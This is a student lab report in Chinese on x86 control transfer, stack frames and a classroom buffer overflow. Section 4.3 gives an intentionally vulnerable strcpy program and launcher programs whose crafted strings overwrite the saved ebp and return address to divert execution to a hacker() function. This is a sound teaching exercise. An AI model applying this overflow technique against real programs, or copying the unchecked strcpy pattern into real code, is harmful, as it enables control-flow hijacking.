**实验四 程序控制结构实验**

**一、实验目的**

1. 理解控制转移类指令
2. 了解机器级指令的实现
3. 理解过程调用的机器级表示
4. 掌握过程调用中栈和栈帧的内容变化，理解过程调用的按值传递与按地址传递
5. 理解缓冲区溢出攻击，了解缓冲区溢出防范理解

**二、实验环境**

PC机，Linux 32-bit i386，C/汇编语言

gcc、objdump、gdb

**三、实验学时**

4学时

**四、实验内容**

4.1 实验内容一

控制转移指令

4.1.1 代码及编程思路

代码：

#include "stdio.h"

int sum(int a[],int n)

{ int i,sum=0;

for (i=0;i<n;i++)

sum+=a[i];

return sum;

}

void main()

{ int a[4]={1,2,3,4},n=3,x;

x=sum(a,n);

printf("sum=%d\n",x);

}

编程思路：

通过从main函数跳转到sum函数来加深对控制转移指令的理解

4.1.2 实验步骤

（1）编写程序


（2）使用指令分别对源程序进行预处理、编译、汇编和链接，最后生成可执行文件


（3）使用objdump指令进行反汇编


（4）使用gdb指令对程序进行调试

（5）运行可执行文件


4.1.3 程序运行截图
















4.1.4 出现问题及解决办法

无

4.2 实验内容二

栈和过程调用

4.2.1 代码及编程思路

代码：

#include "stdio.h"

int swap(int \*x,int \*y)

{

int t=\*x;

\*x=\*y;

\*y=t;

}

void main()

{ int a=15,b=22;

swap(&a,&b);

printf("a=%d\tb=%d\n",a,b);

}

编程思路：

通过与按值传递的对比，可以有效理解按地址传递参数与之的区别，加深对栈和过程调用的理解

4.2.2 实验步骤

（1）编写程序


（2）使用指令分别对源程序进行预处理、编译、汇编和链接，最后生成可执行文件


（3）使用objdump指令进行反汇编


（4）使用gdb指令对程序进行调试

（5）运行可执行文件

4.2.3 程序运行截图









4.2.4 出现问题及解决办法

无

4.3 实验内容三

缓冲区溢出

4.3.1 代码及编程思路

代码：a.c

#include "stdio.h"

#include "string.h"

char code[]=

"0123456789abcdef";

int main()

{ char \*arg[3];

arg[0]="./b";

arg[1]=code;

arg[2]=NULL;

execve(arg[0],arg,NULL);

return 0;

}

a1.c

#include "stdio.h"

#include "string.h"

char code[]=

"0123456789abcdef"

"abcdabcd"

"\x08\xde\xff\xff"

"\xb0\x91\x04\x08";

int main()

{ char \*arg[3];

arg[0]="./b";

arg[1]=code;

arg[2]=NULL;

execve(arg[0],arg,NULL);

return 0;

}

a2.c

#include "stdio.h"

#include "string.h"

char code[]=

"0123456789abcdef"

"abcdabcd"

"\x88\xd0\xff\xff"

"\xb0\x91\x04\x08"

"\xed\x91\x04\x08";

int main()

{ char \*arg[3];

arg[0]="./b";

arg[1]=code;

arg[2]=NULL;

execve(arg[0],arg,NULL);

return 0;

}

b.c

#include "stdio.h"

#include "string.h"

void outputs(char \*str)

{ char buffer[16];

strcpy(buffer,str);

printf("%s\n",buffer);

}

void hacker(void)

{ printf("being hacked\n");

}

int main(int argc,char \*argv[])

{

outputs(argv[1]);

printf("yes\n");

return 0;

}

编程思路：

通过4个C文件逐步实现缓冲区溢出攻击，加深对缓冲区和栈帧的理解。

4.3.2 实验步骤

（1）编写程序

（2）使用指令分别对源程序进行预处理、编译、汇编和链接，最后生成可执行文件

（3）使用objdump指令进行反汇编

（4）使用gdb指令对程序进行调试


（5）记录buffer中main的ebp值，hacker的首地址和outputs的返回地址


（6）修改程序


（7）使用指令分别对源程序进行预处理、编译、汇编和链接，最后生成可执行文件


（8）运行可执行文件

4.3.3 程序运行截图









4.3.4 出现问题及解决办法

使用sysctl错误，应该注意是sysctl还是sysct1

**五、实验收获**

吐槽一下实验过程中的心路，如：通过实验，提醒自己以后编程要注意什么？

**弄懂控制转移类指令**：这个实验让我得深入了解跳转、调用、返回这些控制转移指令怎么工作的。我意识到，写程序时，对这些控制流程的理解非常关键，尤其是写一些复杂的逻辑或者递归函数，正确使用这些指令真的很重要。

**搞清楚栈和栈帧的内容变化**：学习了栈帧的概念，以及它们在函数调用中的作用后，我认识到，管理好局部变量很关键，不然使用不当可能会引起栈溢出等问题。

**搞懂缓冲区溢出攻击，学会怎么防范**：缓冲区溢出是个挺严重的安全问题。通过实验，我学到了写安全代码的重要性，特别是处理字符串和数组时，要时刻小心不要访问到越界的内存。

这个实验不仅让我更深入地理解了计算机的底层原理，还提醒了我在编程时要更加注重细节，特别是内存管理、参数传递和安全防护这些方面。未来编程实践中，我会更小心地处理这些问题，写出更健壮、更安全的代码。